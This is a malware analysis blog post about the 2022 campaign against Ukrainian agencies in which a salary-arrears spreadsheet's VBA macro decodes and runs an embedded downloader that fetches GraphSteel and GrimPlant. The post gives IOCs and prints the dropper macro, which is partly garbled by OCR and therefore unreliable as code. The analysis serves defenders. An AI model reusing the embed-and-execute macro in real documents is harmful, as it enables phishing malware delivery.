




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Monday, 4 April 2022

Russian SaintBear Group Attacked Ukrainian Government Agencies Using GraphSteel & GrimPlant malware



# Summary

- Name: 'Заборгованість по зарплаті.xls'
- Discovered in March 2022
- · Was used in attacks against Ukrainian government agencies
- Used to download GraphSteel and GrimPlant (a.k.a. Elephant) malware
- Spreads via phishing emails as '.xls' file with malicious VisualBasic script
- '.xls' file contains the encoded payload
- Extracted file has PE64 format and written in Golang, downloads one file from the remote server
- The downloaded file is PE64 and written in Golang. It downloads GraphSteel and GrimPlant malware.
- The attack has been attributed to UAC-0056 also known as SaintBear, UNC2589, and TA471 which is known to attack Ukraine and Georgia since 2021.

## Introduction

On the 28th of March 2022, the Ukrainian agency CERT-UA published an <u>article</u> with information about the new malware that was used to attack government state agencies. This campaign doesn't match with any previous attacks since Russia invaded Ukraine. Two threats called GraphSteel and GrimPland, linked to the *UAC-0056* group, come to the victim's machines via email attachments. The messages contain '3a6opaosaHicmb по зарплаті.xls'(eng:'Salary arrears') file, that will execute a malicious Visual Basic script as soon as the victim will open this file. This script will extract a PE64 file which will download *GraphSteel* and *GrimPlant* (a.k.a. Elephant) malware.

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
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#### **Technical Details**

#### Overview

At first sight, the spreadsheet contains valid data with the amount of salaries arrears in the Ukrainian regions on '21.02.2022'. It contains multiple sheets that can be edited because the file is not protected with the password (which is often used in malicious documents).

We can take a quick look if the file contains any macros with the 'olevba' tool.

```
Type
              Keyword
                                          Description
AutoExec
             |Workbook_Open
                                           Runs when the Excel Workbook is opened
              Environ
                                           May read system environment variables
              0pen
                                           May open a file
                                           May write to a file (if combined with Open)
May write to a file (if combined with Open)
May read or write a binary file (if combined
              Write
              Put
              Binary
                                           with Open)
                                           May run an executable file or a system
 Suspicious shell
                                           command
 Suspicious|vbNormal
                                           May run an executable file or a system
                                                mand
 Suspicious wscript.shell
                                           May run an executable file or a system
                                           command
                                           May run an executable file or a system
 SuspiciousİRun
                                           command
              Call
                                           May call a DLL using Excel 4 Macros (XLM/XLF)
                                           May create an OLE object
May enumerate application windows (if
combined with Shell Application object)
              CreateObject
              Windows
                                           | May attempt to obfuscate specific strings
| (use option --deobf to deobfuscate)
| Hex-encoded strings were detected, may be
| used to obfuscate strings (option --decode to
 Suspicious|Chr
 Suspicious Hex Strings
                                           see all)
 Suspicious Base64 Strings
                                           Base64-encoded strings were detected, may be
                                           used to obfuscate strings (option --decode to
                                           see all)
              http://ExcelVBA.ru/ |URL
|http://ExcelVBA.ru/p|URL
                                           URL
IOC
               ayments
                                           Executable file name
              explorer.exe
```

The script contains 'http://ExcelVBA.ru/' and 'http://ExcelVBA.ru/payments' URLs, but during execution, it doesn't connect to them, they are stored in comments.

This site is a service for selling VBA scripts.



It has some free solutions, one of them is a file loader and file extractor from the workbook and it completely matches with the script, which was used to unpack the malware downloader, even comments were not deleted. This approach looks like this attack wasn't prepared in advance, but was carried out quickly.

#### Malicious VisualBasic script execution

Once a victim opens a workbook, the VisualBasic script will be executed. This script can be obtained in an easy way, just open the VBA panel in Microsoft Excel. One of the sheets contains an encoded payload in "AB37" range.

```
Sub ОбновлениеБазы()

Dim FileManager As New AttachedFiles, File As AttachedFile, res As Boolean

filename$ = ThisWorkbook.Sheets(3).Range("AB37"): If filename$ = "" Then Exit Sub

If Not FileManager.AttachmentExist(filename$) Then

MsgBox "Обновление базы не выполненно, обратитетесь к администратору", vbCritical

Exit Sub

End If

FileManager.GetAttachment(filename$).Run

End Sub
```

To extract the payload script contains the 'SaveAs()' function which calls the decoding function and saves the file to the '%Temp' folder.

```
Function SaveAs(Optional ByVal filepath$) As Boolean
' сохраняет вложенный файл по заданному пути
' возвращает TRUE, если файл сохранён успешно
' Если путь для сохранения не задан — выводится диалоговое окно сохранения файла
            Error Resume Next: Err.Clear filepath$ = "" Then ' φακ.
             Error Resume Next: Err.Clear
filepath$ = "" Then ' файл не задан — выводим диалоговое окно выбора файла
Title = "Выберите папку и имя для сохраняемого файла «" & filename & "»"
InitialFileName = Me.Parent.WB.Path & "\" & filename
DialogResult = Application.GetSaveAsFilename(InitialFileName, "Любые файлы (*.*),", , Title, "Сохранить")
If VarType(DialogResult) = vbBoolean Then Exit Function
filepath$ = DialogResult
If
     If FileRange Is Nothing Then Exit Function
     status_text$ = "Извлечение файла «" & filename & "» из книгч
If Not SilentMode Then Application.StatusBar = status_text$
                                                                                                          иги «" & Parent.WB.Name & "»"
      txt$ = Range2Text(GetDataRange.Value)

If Len(txt) = 0 Then Exit Function

    decoding function call

      status_text$ = "Подготовка к записи файла «" & filename & "» из книги «" & Parent.WB.Name & "»"
If Not SilentMode Then Application.StatusBar = status_text$
      buffer$ = "": buffer2$ = "": Const BufferLen$ = 5000: t = Timer
            fer0 = "": buffer20 = "": Const BufferLen6 = 5000: t = Time
i = 1 To Len(txt) / 2
letter6 = Val("4H" 6 Mid(txt, 2 * i - 1, 2))
buffer0 = buffer0 6 Chr(letter6)
If Len(buffer0) > Buffer10n French
buffer20 = buffer20 6 buffer0: buffer0 = "": DoEvents
                   Next
res8 = res8 & buffer28 & buffer8
If Not SilentMode Then Debug.Print "BufferLen = " & BufferLen& & ", Done in " & Format(Timer - t, "0.0") & " секунд"
           Not SilentMode Then Application.StatusBar = "Запись данных в файл " & filepath$
      ff& = FreeFile
Open filepath$ For Binary Access Write As #ff
      Put #ff, , res$
Close #ff
      If Not SilentMode Then Application.StatusBar = False SaveAs = Err = 0
```

The decoding function 'Range2Text' extracts data from range, specified in 'ОбновлениеБазы()' function.

```
Private Function Range2Text (ByRef arr) As String

' Obsemumer ace shawemum unsuments cross we compared to the ```

After the payload is extracted it will be executed.

```
Sub Run()

' запускает файл (или открывает в программе, назначенной для таких файлов по-умолчанию)

On Error Resume Next

' формируем путь для извлечения файла во времнную папку

tmpPath$ = Environ("temp") & "\" & filename

' запускаем (открываем) файл

If Me.SaveAs(tmpPath$) Then CreateObject("wscript.shell").Run """" & tmpPath$ & """"

End Sub
```

Besides the file extraction function, this script has functions to load files in the worksheet. The function 'LoadFileData' reads the file and converts its data into an array with the 'FileToArray' function. Then it obtains the range in the worksheet where it was saved and changes the size of the cell, where it must be saved. This range can be further used in the extraction function.

```
Function LoadFileData(ByVal filepath$) As Boolean
                                    On Error Resume Next: Err.Clear
If FileRange Is Nothing Then Exit Function
                                    FileRange.Cells(2).Resize(5).ClearContents
                                     'FileRange.Cells(1) = dir(filepath$)
                                    FileRange.Cells(2) = Now
                                    FileRange.Cells(3) = FileLen(filepath$)
                                    arr = FileToArray(filepath$)
                                    If Not IsArray(arr) Then Exit Function
                                    With GetDataRange
   .ClearContents
   .Cells (1) .Resize (UBound (arr) , 1) .Value = arr
                                    End With
                                    LoadFileData = Err = 0
                        End Function
Private Function FileToArray(ByVal filename$) As Variant
On Error Resume Next: Err.Clear
ffi = FreeFile
Open filename$ For Binary Access Read As #ff
     txt$ = String(fs&, Chr(0))
Get #ff, , txt$
Close #ff
      rc& = Application.RoundUp(fs& / BYTES_PER_CELL&, 0) ReDim arr(1 To rc&, 1 To 1): Dim n&: t = Timer
      Status_text$ = "Sarpyska ¢añna =" 6 Dir(filename$) 6 "» B RHHEPY =" 6 Parent.WB.Name 6 "»"

If Not SilentMode Then Application.StatusBar = status_text$

For i = 1 To Len(txxt$)

r6 = Asc(Mid(rxt, i, i))

res$ - res$ 6 Lift(Len(Hex(r)) = 1, "0", "") 6 Hex(r)

If i Mod BYTES PER CELL6 = 0 Then

arr(i / BYTES_PER CELL6, i) = "" 6 res

res = "" i n = n + 1: DoEvents
                      = "": n = n + i : Dobremos n Mod 200 = 0 Then

Percent = Format(n * BYTES PER_CELL& / fs6 * 100, "##") 6 " %"

If Not SilentMode Then Application. StatusBar = status_text$ 6 ": загружено " 6 Percent 6 " (" 6 _

Format(n * BYTES_PER_CELL& / 1000, "# ###") 6 _

" KB MS " 6 Format(fs6 / 1000, "# ### ###") 6 " KB)" 6 _


" Sa " 6 Format(Timer - t, "0.0") 6 " оекунд"
           End If
      Next

If Len(res) Then arr(rc&, 1) = "'" & res

If Not SilentMode Then Application.StatusBar = False


If Err = 0 Then FileToArray = arr
```

The code of Base-Update.exe is embedded into the hidden tab.




# Payload


The decoded file (Base-Update.exe) is a PE64 file written in Golang and known as Elephant Downloader or GoDownloader. It has an invalid Microsoft certificate attached.




Once executed, this file connects to the '194.31.98.124:443' IP address in the United States to download and drop another file 'java-sdk.exe' in the 'C:\Users\User\.java-sdk' folder.



Dropped file is also a PE64 file and written in Golang, but it doesn't have any digital signatures. It is a Trojan-Downloader too.



This executable establishes a connection to the remote servers and starts downloading *GraphSteel* and *GrimPlant* malware.



## Conclusion

The Ukrainian government has become a major target since Russia invaded Ukraine. This time malicious software comes via email attachments with the '.xls' file. This file contains the VisualBasic script, which was copied from the website with open-source VB scripts. The borrowed script decodes the payload (PE64) saved inside the workbook. The dropped file downloads the trojan-downloader that downloads two more files: GraphSteel and GrimPlant malware.

loCs

Files

File name SHA256 Description

| Заборгова<br>ність по<br>зарплаті.хІ<br>s | c1afb561cd5363ac5826ce7a72f0055b400b86bd7524da43474c94bc4<br>80d7eff | Email attachment |
|-------------------------------------------|----------------------------------------------------------------------|------------------|
| Base-<br>Update.exe                       | 9e9fa8b3b0a59762b429853a36674608df1fa7d7f7140c8fccd7c194607<br>0995a | GoDownloader     |
| java-<br>sdk.exe                          | 8ffe7f2eeb0cbfbe158b77bbff3e0055d2ef7138f481b4fac8ade6bfb9b2b0a1     | GoDownloader     |
| oracle-<br>java.exe                       | 99a2b79a4231806d4979aa017ff7e8b804d32bfe9dcc0958d403dfe06bdd0532     | GrimPlant        |
| microsoft-<br>cortana.ex<br>e             | c83d8b36402639ea3f1ad5d48edc1a22005923aee1c1826afabe27cb3<br>989baa3 | GraphSteel       |

## Network indicators

| IP                            |  |
|-------------------------------|--|
| https://194[.]31.98.124:443/i |  |
| https://194[.]31.98.124:443/p |  |
| https://194[.]31.98.124:443/m |  |
| ws://194[.]31.98.124:443/c    |  |
| 194[.]31.98.124               |  |

# MITRE attack techniques

| Tactic              | Technique                                                   |
|---------------------|-------------------------------------------------------------|
| Initial Access      | T1566.001 – Phishing: Spearphishing Attachment              |
| Execution           | T1204.002 – User Execution: Malicious File                  |
|                     | T1059.005 - Command and Scripting Interpreter: Visual Basic |
| Command and Control | T1568 – Dynamic Resolution                                  |

## References

- 1. https://cert.gov.ua/article/38374
- 2. https://blog.malwarebytes.com/threat-intelligence/2022/04/new-uac-0056-activity-theres-a-go-elephant-in-the-room/

Posted by Alexander Adamov at <u>03:22</u>

Labels: GraphSteel, GrimPlant, SaintBear, UAC-0056

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